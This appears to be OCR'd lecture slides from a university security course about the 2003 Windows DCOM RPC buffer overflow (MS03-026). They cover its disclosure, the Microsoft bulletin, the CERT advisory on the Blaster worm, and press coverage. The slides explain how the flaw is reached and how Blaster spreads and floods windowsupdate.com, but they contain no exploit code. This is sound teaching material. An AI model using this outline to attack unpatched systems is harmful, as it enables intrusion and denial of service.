CSE 523S: Systems Security

Computer & Network Systems Security


Spring 2022
Prof. Patrick Crowley

Lets Look at Vulnerabilities

- Discovery
- Disclosure
- Company Reaction
- CERT
- Tools: Metasploit

Lets go in the WABAC machine…

https://en.wikipedia.org/wiki/Mister_Peabody



… to 2003.

July 16, 2003, on bugtraq

Hello,

We have discovered a critical security vulnerability in all recent versions of Microsoft operating systems. The vulnerability affects default installations of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server.

This is a buffer overflow vulnerability that exists in an integral component of any Windows operating system, the RPC interface implementing Distributed Component Object Model services (DCOM). In a result of implementation error in a function responsible for instantiation of DCOM objects, remote attackers can obtain unauthorized access to vulnerable systems.

The existence of the vulnerability has been confirmed by Microsoft Corporation. The appropriate security bulletin as well as fixes for all affected platforms are available for download from http://www.microsoft.com/security/ (MS03-026).

It should be emphasized that this vulnerability poses an enormous threat and appropriate patches provided by Microsoft should be immediately applied.

We have decided not to publish codes or any technical details with regard to this vulnerability at the moment.

With best regards,

Members of
The Last Stage of Delirium
Research Group

http://lsd-pl.net

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What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.

Mitigating factors:

- To exploit this vulnerability, the attacker would require the ability to send a specially crafted request to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine. For intranet environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.
- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.
- To learn more about securing RPC for client and server please refer to http://msdn2.microsoft.com/en-us/library/Aa379441.

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


Microsoft Security Bulletin MS03-026

Buffer Overrun In RPC Interface Could Allow Code Execution (823980)

Originally posted: July 16, 2003
Revised: September 10, 2003

Summary

Who should read this bulletin:
Users running Microsoft ® Windows ®

Impact of vulnerability:
Run code of attacker's choice

Maximum Severity Rating:
Critical

Recommendation:
Systems administrators should apply the patch immediately


End User Bulletin:
An end user version of this bulletin is available at:

http://www.microsoft.com/athome/security/update/bulletins/default.mspx.

Protect your PC:
Additional information on how you can help protect your PC is available at the following locations:

- End Users can visit the Protect Your PC Web site.
- IT Professionals can visit the Microsoft TechNet Security Center Web site.

How does MSFT feel about this?



General Information

⊞ **Technical details**

⊞ **Frequently asked questions**

⊞ **Patch availability**

Other information:

Acknowledgments

Microsoft thanks The Last Stage of Delirium Research Group for reporting this issue to us and working with us to protect customers.

Support:

- Microsoft Knowledge Base article 823980 discusses this issue and will be available approximately 24 hours after the release of this bulletin. Knowledge Base articles can be found on the Microsoft Online Support web site.
- Technical support is available from Microsoft Product Support Services. There is no charge for support calls associated with security patches.

Security Resources: The Microsoft TechNet Security Center Web site provides additional information about security in Microsoft products.

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Revisions:


- V1.0 (July 16, 2003): Bulletin Created.

Also known as …

- MS03-026
  - Microsoft security bulletin
- CVE-2003-0352
  - Common Vulnerabilities and Exposures
- OSVDB-2100
  - Open-Source Vulnerability DB
- BID-8205
  - Bugtraq ID

Has it been exploited?

http://www.cert.org/



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Vulnerability Disclosure Policy
Courses
US-CERT
www.us-cert.gov
Carnegie Mellon
CyLab

CERT® Advisory CA-2003-20 W32/Blaster worm

Original issue date: August 11, 2003
Last revised: August 14, 2003
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Microsoft Windows NT 4.0
- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows Server 2003

Overview

The CERT/CC is receiving reports of widespread activity related to a new piece of malicious code known as W32/Blaster. This worm appears to exploit known vulnerabilities in the Microsoft Remote Procedure Call (RPC) Interface.

I. Description


The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution, the worm attempts to retrieve a copy of the file `msblast.exe` from the compromising host. Once this file is retrieved, the compromised system then runs it and begins scanning for other vulnerable systems to compromise in the same manner. In the course of propagation, a TCP session to port 135 is used to execute the attack. However, access to TCP ports 139 and 445 may also provide attack vectors and should be considered when applying mitigation strategies. Microsoft has published information about this vulnerability in Microsoft Security Bulletin MS03-026.

Lab testing has confirmed that the worm includes the ability to launch a TCP SYN flood denial-of-service attack against windowsupdate.com. We are investigating the conditions under which this attack might manifest itself. Unusual or unexpected traffic to windowsupdate.com may indicate an infection on your network, so you may wish to monitor network traffic.

Sites that do not use windowsupdate.com to manage patches may wish to block outbound traffic to windowsupdate.com. In

Blaster Worm - 2003

- 10s of thousands of machines infected
- Only stopped by patching systems and ISP filtering



PCWorld » Security

Blaster Worm Continues to Spread

Outbreak is the most serious since Slammer, experts say.

By Paul Roberts, IDG News Aug 12, 2003 12:00 pm

A new worm that exploits a widespread vulnerability in Microsoft's Windows operating system continued its spread on Tuesday, making Monday's outbreak the most serious since the appearance of the SQL Slammer worm in January, according to security experts.

The worm, referred to alternately as W32.Blaster, the DCOM Worm, or Lovsan worm, first appeared on the Internet late Monday and spread quickly, infecting machines running the Windows XP and Windows 2000 operating systems.

Blaster takes advantage of a known vulnerability in a Windows component called the DCOM (Distributed Component Object Model) interface, which handles messages sent using the RPC (Remote Procedure Call) protocol. RPC is a common protocol that software programs use to request services from other programs running on servers in a networked environment.

The patch has been available from Microsoft since July.

Vulnerable systems can be compromised without any interaction from a user, according to

Should exploits be publicized?

- Open question

